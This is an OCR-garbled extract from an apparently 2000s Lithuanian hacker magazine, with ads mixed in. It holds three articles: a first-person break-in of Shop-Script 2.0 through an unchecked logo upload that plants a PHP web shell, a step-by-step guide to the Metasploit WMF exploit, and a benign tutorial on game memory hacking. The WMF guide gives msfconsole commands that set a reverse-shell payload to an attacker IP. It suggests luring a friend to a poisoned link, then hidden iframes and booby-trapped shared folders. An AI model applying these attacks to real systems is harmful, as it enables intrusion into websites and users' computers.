Laužiam populiarią elektroninės prekybos varikliuką TAI, KAD ELEKTRONINĖSE PARDUOTUVĖSE MAŽAI SKYLIŲ, NĖRA TUŠTI ŽODŽIAI. BUGTRAQ'Ė ĮVEDĖS ŽODĮ „SHOP“. AŠ PAMAČIAU TIK KELETĄ 2000 METŲ NUORODŲ, PORĄ PASYVIŲ XSS'Ų IR 2001 METAIS IŠPUBLIKUOTĄ UŽUOMINĄ APIE SQL INJEKCIJĄ. MANE TAI SMARKIAI NUSTEBINO IR AŠ NUSPRENDŽIAU IŠTAISYTI ŠIĄ SITUACIJĄ. MAN NET PAS DARĖ ĮDOMU SURASTI SKYLĘ KOKIAME NORS NEMOKAMAME PARDUOTUVĖS VARIKLIUKE.

[Apie viską iš eilės] Viskas prasidėjo nuo to, kad aš per ftp prisijungiau prie serverio, kuriame buvo hostinama mano svetainė. Tarp keleto katalogų mano dėmesį patraukė vienas, kuris vadinosi Shop ir kurio aš prieš tai nė karto nebuvau matęs. Jame buvo saugoma daugybė įvairiausių skriptų. Atidaręs šį katalogą su naršykle, aš galutinai įsitikinau, jog tai internetinė parduotuvė. Pasirodė, mano draugas ir antras mūsų svetainės administratorius nusprendė ištestuoti šį varikliuką. „Suknistas komersan-

tas“, pagalvoju aš. Na, gerai, susidomejęs ir aš, į įžmėsiaukį!).

[Pradėsim] Parsisiuntęs ir įdiegęs e-shop'ą į savo diską, aš ėmiausi tyrinėjimą. Šis varikliukas vadinosi paprastai – Shop-Script 2.0. Kaip ir priklauso visiems šiuolaikinams varikliukams, informacijos saugojimui buvo naudojamas duomenų bazų serveris. Po pirmosios „paciento“ apžiūros š karto buvo aptikta keletas klaidų. Praktiškai niekur nebuvo tikrinama ar kintamuosiuose nėra specialiųjų simbolių, o po penkių išėties tekstų tyrinėjimo minučių man net pasirodė, kad šio varikliuko kūrėjai iš viso nieko nežinojo apie web aplikacijų saugumą!). Man pasirodė tikrai komiška, kad elektroninės prekybos varikliuka kuriantys programuotojai ne nesusimąsto apie savo programos saugumą. Nors galbūt yra taip, kad jie tai darė specialiai? Kad ir kaip ten bebūtų, mums tai tik nauda. Pastudijuokime klaidas.

[Pirmoji klaida — XSS] Jeigu užsakymo apiforminime bet kurį asmeninės informacijos (telefonas, adresas ir t.t.) lauką įterptume eilutę

[Vėlykinis RST kiaušinis]

Ne tiek jau daug žmonių žino, kad rusų komandos RST sukurtame megapopuliariame web shelle yra „vėlykinis kiaušinis“ apsilankymų skaitliukas, kuris statistikoje parodo įdiegto shell'o adresą (Referrer laukas). Parsisiųsti skriptą su iškirptu skaitliuku galima iš čia:



Nė nemėgink jungtis adresu www.finger.com/admin.php, kadangi tavęs ten niekas nelois. Įėjimo į administravimo zoną duomenys padami pagrindiniame puslapyje.

artimiausią kėleimą taip pat nesinorejo, aš nesiemiau šių karštligiškių kliesdžių realizacijos :). Po to aš pagalvojau apie naivių klientų kreditinių kortelių duomenis, tačiau panašaus pobūdžio informacijos rasti nepavyko. Čia buvo tik adresas, pavardės, telefonai ir t.t.

Aš tunu pilną prėimą prie duomenų bazės, prie administravimo skydelio, ko

dar trūksta iki pilnos laimės? Teisingai, shell'o :).


Administravimo skydelis pasirodė besąs ganėtinai funkcionalus, tačiau jame kažkodėl nebuvo pasirinkimo „Persiųsti shell'ą“ :).

Iš pradžių aš pamaniau, kad gauti web shell'ą šioje mašinoje bus paprasčiau nei paprasta, deja, klydau. Visur, kur tik manoma, įterpinejau banalią eilutę `<?php system("id"); ?>`: iš pradžių į naujienų bloką, po to į „Apie parduotuvę“ ir „Pristatymas ir apmokėjimas“ puslapius, tačiau niekur nebuvo išvedama man reikalinga informacija.


[Persiunčiam shell'ą] Tada aš iš inercijos baksteleėjau į „Kategorijos ir prekės“. Ten man buvo siūloma sukurti naują kategoriją. Čia mane sudomino punktas „Logotipas“, kurį buvo siūloma užkrauti iš kompiuterio. Manau, kad numatyti tolimesnius mano veiksmus labai paprasta. Aš įžūliai užkroviau bylą `sh.php`, kuri buvo šiek tiek modifikuotas RST shell'as.

Elektroninės parduotuvės sistemoje nebuvo nė žuominos apie bylos prapletimo ar tunnio patikrinimą. Svetainėje aš pasirinkau ką tik sukurtą kategoriją, užvedžiau peles kursorių virš kategorijos paveiksluko, kontekstiniame meniu pasirinkau `Open image` ir gavau pilnavertę web shell'ą :).


Serveryje veikė fryške. Nenorėdamas išsiduoti, persiunčiau į serverį kitą shell'ą ir pašaliniau prieš tai parduotuvėje sukurtą kategoriją.



duomenų bazės kontingas




prisijungime prie db



įėjimė su admino vartotojo vardu ir slaptažodžiu



administravimo skydelis persiųsim mūsų shell'ą



patogus web shell'as

vartotojų prisijungimo vardas

Manau, nė neverta pasakoti apie tai, ką dabar galima padaryti su sistema ir kaip ją galima panaudoti savo tikslais. Apie tai jau per daug parašyta.

[The end] Kiek vėliau antram mūsų svetainės adminui aš papasakojau apie tai, kiek skylių tun `Shop-Script`, ir šis su dideliu apmaudu iš serverio išmetė šį retį.

Dabar suprantu, kaip kartais nerimtai kai kune žmonės žiuri į elektroninę komerciją. Rimta firma gali sukurti svetainę su `Shop-Script` varikluku, koks nors hakens juos nulauž, po ko gali būti paviešinta informacija apie parduotuvės klientus, ko rezultate firma praras ne tik autontetą, bet ir nemažus pinigus.

Internetė `Shop-Script` vankliukas pakankamai populiarus, o atlikus nedidelį su šia sistema veikiančių svetainių auditą paaiškėjo, kad 80% jų yra pažeidžiamos. Aš manau, kad internetines parduotuves turi būti griežtai kuriamos pagal užsakymą. Svetainę vis tiek kas nors gali nulaužti, tačiau saugumas bus bent šiek tiek didesnis. Naudotis CMS, kurio kodas atviras visam internetui, gal tik nedidelės parduotuvės, kuriuose perkama karta per mėnesį :).

Tokiu atveju dėl nulaužimo patirti nuostoliai nebus dideli. Peržiūrėjęs dar keletą serverių, kuriuos man po užklauso „`inurl:index.php?aux_page=`“ pateikė Google, nustebau dvejose svetainėse pamatęs DB duomenis, kune buvo saugomi aukščiau aprašytame serveryje. Kažkoks gudrutis su šiuo elektronines prekybos variklu buvo paleidęs tris parduotuves ir, savaime suprantama, visos jos buvo pažeidžiamos :).

Sony Ericsson

GAUK **3**
PRAMOGAS
NEMOKAMAI!

NERK Į PILDYK
MOBILŲJĮ
INTERNETĄ!

PILDYK
TELE2

PILDYK PIGIAUSIA

Užsisakyk PILDYK mobilųjį
internetą ir 3 mokamas pramogas
padovanosime!
Akcija galioja visą vasarą!

Daugiau informacijos – tel. 1570 (PILDYK vartotojams),
tel. 8 670 22 222 (kaina kaip skambučio),
TELE2 tinklą ir www.go4live.lt.

042

Metalinksmybės

praktiškai

Praktinis WMF bylų apdorojimo pažeidžiamumo panaudojimas TU BE JOKIOS ABEJONĖS GIRDĖJAI APIE NAUJĄ MEGAPOPULIARIĄ „MICROSOFT“ PRODUKTŲ KLAIDĄ, KURI LEIDŽIA DARYTI TIKRUS ŠTEBUKLUS. NORI SVETAINĖS LANKYTOJUI PERSIŪSTI TROJANĄ? NIEKO NĖRA PAPRASTESNIO! REIKIA SUORGANIZUOTI CONNBACK PRIĖJIMĄ PRIE SHELO? KAS PER KLAUSIMAI! NORI NUGVELBTI SLAPTAŽODŽIUS IR VISA KITA? ELEMENTARU! PAČIAME NAUJAMEČIO ŠURMULIO ĮKARŠTYJE VIEŠA TAPUŠI KLAIDA IR ŠIANDIEN GRŪMOJA PIRŠTELIU VISIEMS WINDOWS VARTOTOJAMS, KURIE NESIRŪPINA SAVO SISTEMOS ATNAUJINIMU. ŠIANDIEN AŠ PAPASAKOSIU APIE TAI, KAIP TINKLO ATMATOS, NIEKŠAI IR BJAURYBĖS PRAKTIŠKAI IŠNAUDOJA ŠĮ KENKSMINGĄ EKSPLOITĄ.

[Tu jau supratai?] Tai žinoma, kad supratai. Kalbu apie tas pačias WMF bylų apdorojimo klaidas, kurioms paskirtas šiam numerijje publikuojamas didelis Kriso Kasperskio straipsnis. Ten Krisas pasakoja apie klaidos atsiradimo istoriją, parodo, kaip ją daugimuisi išnaudoja kirmilai ir kaip veikia visi jo išbandyti ekspluitai. Tačiau viskas, apie ką jis ten kalba, pateikiama iš rimtos sisteminės pusės. Mūsų tikslas šiandien – šiaiškinti, kaip tinklo niekša praktiškai išnaudoja internete pateiktus ekspluitus. Pasakysiu dar daugiau: aš pats priklausau šiems tinklo parazitams ir todėl viską destysiu pirmu asmeniu. Šiandien aš papasakosiu apie tai, kaip aš linksminausi ir pokštavau su savo draugais.

[Visų pirma] Ką reikia pirmiausia padaryti? Teisingai: iš pradžių reikia iš vienos iš daugelio svetainių, kuriose jis pateiktas, parsisiųsti ekspluitą. Aš pasinaudojau šia nuoroda: www.securitylab.ru/poc/extra/243579.php. Jeigu tu tingi šią nuorodą kopijuoti iš žurnalo, gal pasinaudoti securitylab'o svetainėje prieinama paieška arba tiesiog ekspluito išėties tekstą pasiimti iš disko. Nepamiršk, kad ji naudodamas už viską atsakai tu pats.

Po pirmo žvilgsnio į ekspluitą nepasišventusiam žmogui iškyla daugybė klausimų. Iš tiesų, ką reiškia ekspluito pradžioje pateiktos eilutės?

```
package Msf-Exploit ie_xp_pfv_metafile,
use strict,
```

Kažkas nesuprantamo. Greita programos apžiūra leidžia manyti, jog tai Perl skriptas. Tačiau kodėl jame nėra pažįstamos eilutės, kurioje nurodomas kelias iki interpretatoriaus? Čia kažkas ne taip. Ir iš tiesų, norint visame tame susigaudyti, reikia suprasti ekspluito antraštelėje pateiktą anglišką tekstą: „Ši byla — Metasploit Framework dalis ir gali būti platinama taip, kaip tau norisi; paskutinę Framework versiją galima parsisiųsti iš www.metasploit.com“. Šis sakinyss greičiausiai priverstė tave dar abiau susimąstyti. Jeigu taip, tai tau būtų naudinga daugiau sužinoti apie Metasploit Framework. Paskaityti apie šį ambicingą projektą gali atitinkamoje iškarpoje. O aš savo ruožtu pereinu prie kenksmingosios praktikos :).

[Piktoji praktika] Metasploit projektas pilnai parašytas su Perl, todėl jį vykdyti galima beveik bet kuroje platformoje. Man patogiausia pasinaudoti FreeBSD shellu. Parsisiunčiame projektą:

```
wget http://www.metasploit.com/tools/framework_2.5_snapshot.tar.gz
```

Jį išsarchyvuojame

```
tar xzf framework_2.5_snapshot.tar.gz
cd framework_2.5
```

Projekto kataloge tu rasi nemažai bylų ir subkatalogų. Katalogas su ekspluitais pavadintas atitinkamai — *exploits* :). Būtent ten gali visi preinami sploita, kiekvieno jų praplėtimas — *.pm*. Jeigu tu šiame kataloge padarysi *ls*, tai tarp visų pateiktų ekspluitų pamatysi vieną pavadinimu *ie_xp_pfv_metafile.pm*. Tai ir yra tas visraktis, apie kurį mes šiandien kalbame. Kaip matai, naujasis ekspluitas jau užkrautas į bazę ir laukia, kada mes jį panaudosime.


[Pradedame nuodijimą] Pagrindinė programa, su kura aš dirbsiu, vadinasi *msfconsole*. Kaip ir visa kita, ji parašyta su *perl*. Paleidžiu programą:

```
msfconsole
```

Prieš mane pasirodo savotiška komandinė eilutė, su kura tolimesnis bendravimas atrodo taip:

```
msf > use ie xp_pfv_metafile
msf ie xp_pfv_metafile > set PAYLOAD win32_reverse
PAYLOAD => win32_reverse
msf ie xp_pfv_metafile(win32_reverse) > set LHOST 218.10.30.191
LHOST => 218.10.30.191
msf ie xp_pfv_metafile(win32_reverse) > exploit
[*] Starting Reverse Hand e
[*] Waiting for connections to http://0.0.0.0:8080/anythin g.wml
```

Pirmojoje eilutėje aš nurodau, kokį ekspluitą ruošiuosiu naudoti — *ie xp_pfv_metafile*. Po to apibrežiu kokį shellkodą aš noriu



Svetainė su prieinamais win32 serveriais Framework shellkodu



PC disoluit, kurį sukuria ir išleidžia Metasploit Framework, paprastai sukuria šiuos tris failus: bet kuriems pakeitimams, naujam shellkodui

įvykdyti. www.metasploit.com svetainėje pateiktų win32 shellkodu bazėje yra galybė shel kodų ir jų aprašymų. Aš naudosiu win32 reverse: shellkodas paleis cmd.exe, prisijungs prie mano serverio ir per „pypkę“ (pipe) susijungs su Windows komandine aplinka. Noredamas shellkode nurodyti, kur reikia jungtis, aš apibrežiu privalomą parametą LHOST (218.10.30.191). Čia taip pat galima nurodyti ir parametą LPORT, nurodantį tcp jungties numerį, prie kurio jungsis shellkodas. Tačiau mane tenkina ir reikšmė pagal nutylėjimą (4321). Derėtų pastebėti, kad pats rexpofv_metasploit eksportas gali perimti šiuos grįžtamuosius susijungimus, todėl visa nereikia naudotis netcat.

Po to, kai visi privalomi shellkodo parametrai nurodyti, aš įvedu pačią mažiausią pasaulyje komandą exploit. Tada sploitas praneša, jog jis paleido lokalią web serverį (per 8080 jungtį) ir laukia, kol kas nors iš jo parsisiųs bylą anything.wmf. Kaip tu pameni, 0.0.0.0 adresas parodo tai, kad perl skriptas gauna visas sistemoje prieinamas sąsajas. Pavyzdžiui, mano atveju nuodingasis web serveris veiks per 218.10.30.191.8080. Čia 218.10.30.191 – išorinės tinklo plokštės adresas. Pats metas kuriam nors bičiuliui pakeičia nuodingąją nuorodą.

[Pakeičiam nuorodą] Girdi, man jau nurovė stogą. Stebėk, kaip kieta: <http://218.10.30.191/anything.wmf>

Vienos tokios frazės pakaks, kad bičiulis Saulius tuojau pat paspaustų ant nuorodos. Kenkejiškas paveikslukas bus persiųstas į jo mašiną ir atdarytas su standartiniu XP peržiūros įrankiu. Kaip tik šiuo metu jo procesorius pradeda vykdyti mano instrukcijas, kurios realizuotos shellkode. Pagaiau pirmasis baitas ištrūksta iš jo modemo ir skrenda į mano serverį: užmezgamas ryšys su cmd.exe, ir aš gaunu pilną priėjimą prie jo sistemos. Tiksliau šnekan, tai yra pipe'as su cmd.exe. Galima peržiūrėti, kokios bylos yra ant jo darbastalo. Pašalinam visas nereikalingas. Prisijungiame prie ftp serverio ir parsisiunčiam domesnius dalykus. Galų gale



Štai kaip praktiška atrodo WMF eksploato panaudojimas



prieinamų eksploatų sąrašas

ant darbastalo sukuriam 1000 tekstinių bylų, kurių turinys toks. „Hello, jaunuoli! Linksmų Joninių! Cha-cha! Sveikinimai Hackerui, ponui Dievi ir V.Adamkui!“.

[Be dėmesio] Pats supranti, jog mūsų pasirinkta taktika – tai vienkartinis pokštas draugui. Jeigu nori kažko daugiau, tai reiktų veikti ne taip tiesmukiškai. Geras būdas – kenksmingą paveikslėlį išsaugoti bet kuriame per internetą prieinamame serveryje, o po to į visas įmanomas vietas įterpinti šį html kodą

```
iframe height=0 src="http://jono.servers.org/luck.wmf"
```

Visi šio puslapio su tokiu kodu lankytojai pasisiųs kenksmingą paveikslėlį ir įvykys ten įmontuotą shellkodą, kuris gali daryti ką tik nori. Dar viena gera mintis turėtų patikti lokalių tinklų su daugybe bendrų resursų vartotojams. Pakanka upload kataloge sukurti subkatalogą „fresh porno“, į kurį galima įmesti 10 pornūchos paveikslėlių ir vieną mūsų, hakerišką. Po kiek laiko pamatysi, kaip visi šį katalogą atsidarę vartotojai įvykys tavo shellkodą.

[„Metasploit“ idėjos]

Šaip tai žodis Framework turėjo tave priversti susimąstyti apie kažkokią virtualią mašiną, tarpinį baitkodą ir taip toliau. Tačiau viskas kur kas paprasčiau. Čia pagrindinė idėja tame, kad įvairių klaidų naudojimui ir testavimui racionalu sukurti patogų branduolį, prie kurio galima prijungti pačius įvairiausius eksploatus. Kadangi eksploato vykdomas shellkodas gali keistis, protinga būtų sukurti dažniausiai naudojamų shellkodu bazę. Taip pat būtina, kad valdantis branduolys leistų į sploitus įterpti įvairius shellkodus.

Kitaip tariant, Metasploit Framework – tai perl programa, kuri leidžia prijungti specialiu formatu parašytus eksploatus ir į juos įterpti bet kokią prieinamą shellkodą. Iš viso eksploatų bazėje yra daugiau nei šimtas kenksmingų programų, o skirtingų shellkodu kiekis kelia įspūdį!

044

Amžinai gyventi neuždrausi
Kompiuterinių žaidimų nulaužimas
savomis rankomis

NEMIRTINGUMAS IR PILNAS ŠAUDMENŲ
KOMPLEKTAS PRAKTIŠKAI BET KOKIAME
ŽAIDIME — TAI VISIŠKAI NESUDĖTINGA!
TAU REIKĖS TIK HEX REDAKTORIAUS
IR KELIOLIKOS MINUČIŲ LAISVO LAIKO.
ŠIANDIEN IŠMUŠĖ VALANDA: AŠ PASI-
DALINSIU SU TAVIMI SENOVINIAIS
ALCHEMIKŲ RECEPTAIS, KURIE MUS
PASIEKĖ NUO ZX-SPECTRUM LAIKŲ IR
SUKAUPE MILŽINIŠKĄ POTENCIALĄ.

[Amžinas gyvenimas] Ką gero duoda amžinas gyvenimas? Gera pagalvojus, nieko! Vien tik nuolatinė įtampa ir mirtinas nuobodulys. Jokių savižudybių, vien tik nesibaigiantys šoviniai. Ir širdelė nesuvirpa susidūrus su š niekur išlindusiu monsturu kaip tik tuomet, kai šoviniai baigiasi, o gyvybių nė velnio neliko. Nulaužtas žaidimas praranda savo žavesį. Tačiau be nulaužimo čia taip pat neapsieisi, kadangi jis pats savaime įdomus techniniu požiūriu.

[Nemirtingumo receptas] Nemirtingumo receptas paprastai slypi atminties ląstelės poslinkyje, kurį reikia nulaužti, į ją įrašant maksimalų gyvybių kiekį arba pakeičiant komandą DEC į NOP. Kaip megabartineje kodo ir duomenų košeje surasti šią magišką vietą? Kai kune pasakys: „Paimti disassemblerį ir išanalizuoti programą“, tač au... šiuolaikiniai žaidimai tokie dideli, kad toks būdas nė negali būti svarstomas. Tokius gudrius siūlytojus reikia siųsti kuo toliau, o mes patys eisime protingesniu keliu.

[Bendra taktika ir strategija] Nesunku suprasti, kad šoviniai, gyvybės, artefaktai ir visas kitas šlamštas — tai tam tikrose atminties ląstelėse saugomi kintamieji. Kompiuteriui šios ląstelės niekuo nesiskiria nuo daugybės kitų, kuriose saugomos monstrų koordinatės, tekstūros ir kiti žaidimų pasaulio objektai. Kaip nustatyti, už ką atsakinga viena ar kita ląstelė? Paprasčiausia į galvą ateinanti mintis — tiesiog metodiškai keisti vieną atminties ląstelę po kitos bei stebėti žaidimo reakciją. Žinant tikslių gyvybių/šovinių kiekį, galima žymiai susiaurinti paieškos srutį ir tirti tik tas ląsteles, kuriose saugoma mums reikalinga reikšmė. Tačiau derėtų atminti, kad šis skaičiavimas gali būti atliekamas tiek viena, tiek ir į kitą pusę. Vienas programuotojas skaičiuoja gyvybes, kitas — mirtis, o pats skaičiavimas gali būti atliekamas tiek nuo vienetų, tiek nuo nulio, o kai kuriais atvejais ir nuo 1. Tarkim kad




Pav.1. neapdorotų poslinkių transformavimas su live virtualūs adresais

mes turim tris gyvybes. Ar tai reiškia, kad kintamasis live count būtinai bus lygus trim? Žinoma, kad ne! Jis kuo puikiausiai gal būti lygus 2 (žaidimas baigiasi, kai live count < 0) arba nuliui (žaidimas baigiasi, kai live count > 2). Galimos ir kitos reikšmės. Su šoviniais šiuo atžvilgiu viskas kur kas paprasčiau, dažniausia šie duomenys saugomi atmintyje, tačiau surastų neteisingų vietų kiekis vis tiek bus labai didelis! Tarkim, mes turime 50 šovinių ir programos dump'e ieškome 32h. Tačiau ten tų 32h visas milijonas! Visko nepatikrinsi ir iki sezono pabaigos! Šiuo atveju sprendimo esmė — stebėti skirtingų atminties ląstelių pasikeitimus! Ta darydami, mes lengva atskirsim grūdus nuo pelų. Musų veiksmų planas atrodo štai taip:

1. pasidarome programos dump'ą (į bylą išsaugojame žaidimo būseną)
2. judame neprarasdami gyvybių ir šovinių, po ko padarome dar vieną dump'ą
3. vieną kartą išsauname arba prarandame šiek tiek gyvybių ir padarome dar vieną dump'ą
4. dar keletą kartų atliekame ankstesnį veiksmą (paprastai pakanka trijų dump'ų)

Pirmojo ir antrojo dump'ų (save'ų) palyginimas atskleidžia daugybę skirtumų, kurie parodo monstrų judėjimą ir kitus žaidimo pasaulio pasikeitimus. Tačiau pasikeitusiose atminties ląstelėse nėra nei šovinių, nei gyvybių — juk šie parametrai nesikeičia! Ok, išbraukiame pasikeitusias ląsteles iš „įtamųjų“ sąrašo ir sulyginame antrąjį dump'ą su trečiu, ignoruodami prieš tai pasikeitusias ląsteles. Š kartą skirtumų bus ne tiek jau daug. Ieškome tų ląstelių, kurių pokytis atitinka šovių ar prarastų gyvybių kiekį. Jeigu tokių ląstelių daugiau nei viena, šią operaciją kartojame tris kartus iki tol, koliks tik viena pasikeitusi ląstelė arba (kitas variantas) nuoseklia



Pav.2. soft-core puikų šovinių atsargų papildymo priemonė

laužiame visas tinkamas ląsteles ir tikimės, kad anksčiau ar vėliau mums vis tiek pasiseks. Kai kuriuose žaidimuose šovinių kiekis saugojamas keliuose vienas kitą dubliuojančiuose kintamuosiuose, tačiau iš jų tik vienas reikšmingas, o likusieji hakerių žargone vadinami „šešeriais“, kurie atsakingi už, pavyzdžiui, einamos reikšmės išvedimą į ekraną. Pakeitus „šešelinį“ kintamąjį, šovinių gyvybių skaičius dažniausiai lieka nepasikeitęs, o jeigu jis ir pasikeičia, ginklas nustoja šaudyti dar prieš pasibaigiant tavo amunicijai, todėl tave gali labai greitai užmušti.

Lyginti galima tiek užfiksuotus veikiančios programos atminties dump'us, tiek ir seivus — išsaugotas žaidimo bylas. Žinodami reikiamos ląstelės adresą, mes galime paleisti rezidentinę programą, kuri čia įrašo maksimalią galimą reikšmę ir, jei būtina, kas kelias sekundes arba dažniau ją atnaujina. Taip pat galima paleisti soft'ice ir sukurtus sustojimo tašką, perrašyti tą kodą, kuris su kiekvienu šūviu mažina šovinių kiekį — tada mes galėsime nulaikyti žaidimą. Tačiau tai reikalauja papildomų pastangų, kas ne visada patogiu, todėl daugelis hakerių apsiriboja seivų taisymu. Taip žaidejai pateikiamas pilnas amunicijos komplektas ir maksimalus gyvybių skaičius, tačiau nėra gaunamas pilnavertis nemirtingumas.

Šoviniai ir gyvybės vis tiek mažėja, todėl norint nemirti, reikia nuolat jas papildyti. Be to, kai kurie monstrai tave vis tiek gali pribaigti su vienintele raketa!

[Atminties laužimas] Pradesime nuo atminties dump'ų palyginimo. Pasirinkime žaidimą ir pradėkime jo kankinimą. Tegu tai bus, pavyzdžiui, *DOOM Legacy* — geriausia klasikinio DOOM jungtis, nemokamai platinama kartu su išerties tekstais ir puikiai veikiančiu tiek *Linux*, tiek ir *win32* tipo sistemose (žr. 2 paveikslą). Rašant šį straipsnį, paskutinė stabili versija buvo 1.42. Štai tiesioginė žaidimo parsisiuntimo nuoroda: www.prdownloads.sourceforge.net/doomlegacy/legacy142.exe?download.

Damų mūsų veiksmų labai rekomenduoju naudoti būtent šią versiją, nes priešingu atveju visi poslinkiai nušliauš nežinia kur, tačiau jeigu tu jautiesi pakankamai kietas, pabandyk pasikneibnėti šviežesnes beta versijas, kurios pereinamos pagrindiniame projekto pusiapyje. Be *DOOM Legacy* mums taip pat prireiks originalaus *DOOM/DOOM2* arba *HERETIC wad* bylų. Manau, kad *DOOM* tikrai turės kiekvienas! Imame bet kokį padorų dumperį, pavyzdžiui, *PE Tools* arba *LordPE*, surandame procesą *legacy.exe* ir į bylą *dump_1.exe* padarome veikiančio žaidimo dump'ą. Susitarkime, kad šiuo metu pas mus yra 50 šovinių.

Padaręs pirmąjį dump'ą šiek tiek pabegiok ir padaryk jį dar kartą, tik jau į bylą *dump_2.exe*. Po to vieną kartą iššauk ir padaryk dar vieną dump'ą — *dump_3*, pašaudyk dar šiek tiek ir vėl padaryk *dump_4.exe*. Po visų šių veiksmų tu turėsi keturias bylas: *dump_1.exe*, *dump_2.exe* su 50 šovinių ir *dump_3.exe*, *dump_4.exe* su atitinkamai 49 ir 48 šoviniais. Dabar mes turime sulyginę visas keturias bylas ir surasti tokias ląsteles, kurios sutampa *dump_1.exe* ir *dump_2.exe* bylose, tačiau skiriasi visose kitose. Šovinių saugojimui skirti kintamieji bus kažkur tarp jų. Šios užduoties sprendimui aš parašiau nedidelį įrankį, kurio išerties tekstą ir paruoštą programą rasite mūsų diske. Iš disko pasiimk bylą *fcc.exe* ir ją paleisk: *fcc dump_1.exe dump_2.exe dump_3.exe dump_4.exe >o*. Gautas rezultatas (nukreiptas į bylą, kurios pavadinimas „o“) turi atrodyti maždaug taip:

| ew offset | d 2 | d 3 | d 4 |
|-----------|-----|-----|-----|
| 00C42FFCh | FCh | 00h | 6Eh |

| | | | |
|-----------|-----|-----|-----|
| 000CEBA0h | FEh | FDh | FFh |
| 00152262h | A1h | 60h | 00h |
| 001523E2h | A1h | 60h | 00h |
| 00166574h | 32h | 31h | 30h |
| 001666B4h | 32h | 31h | 30h |
| 00168F28h | 32h | 31h | 30h |
| 001772A5h | 65h | 64h | FFh |
| 00177538h | Ch | 4Ah | FFh |
| 001775ECh | C7h | 26h | FFh |
| 00177A10h | 08h | 04h | FFh |

Čia pateiktas programos atminties dump'ų sulyginimo rezultatas. Į akis iš karto krenta keista seka 32h, 31h, 30h, kuri atitinka dešimtainius skaičius 50, 49, 48. Juk tai šovinių kiekis! Šis kintamasis atminties dump'e sutinkamas tris kartus, atitinkamų vietų poslinkiai: 00166574h, 001666B4h, 00168F28h. Viena šių vietų tikra, visos kitos — šešėlinės. Kaip surasti reikiamą? Pradžiai neapdorotus (raw) bylos poslinkius transformuokime į virtualius adresus. Paprasčiausia tai padaryti su *hiew*. Užkrauname *dumped_1.exe*, spaudžiam <F5> (goto), įvedame neapdorotą poslinkį 166574 ir spaudžiame <enter> — *hiew* viršutinėje eilutėje tuojau pat parodys atitinkamą virtualų adresą (PE.00568574), o barito reikšmę prie kuratoriaus lygi 32, kas reiškia, kad viskas teisinga!

[Griebiamės derintuvo]

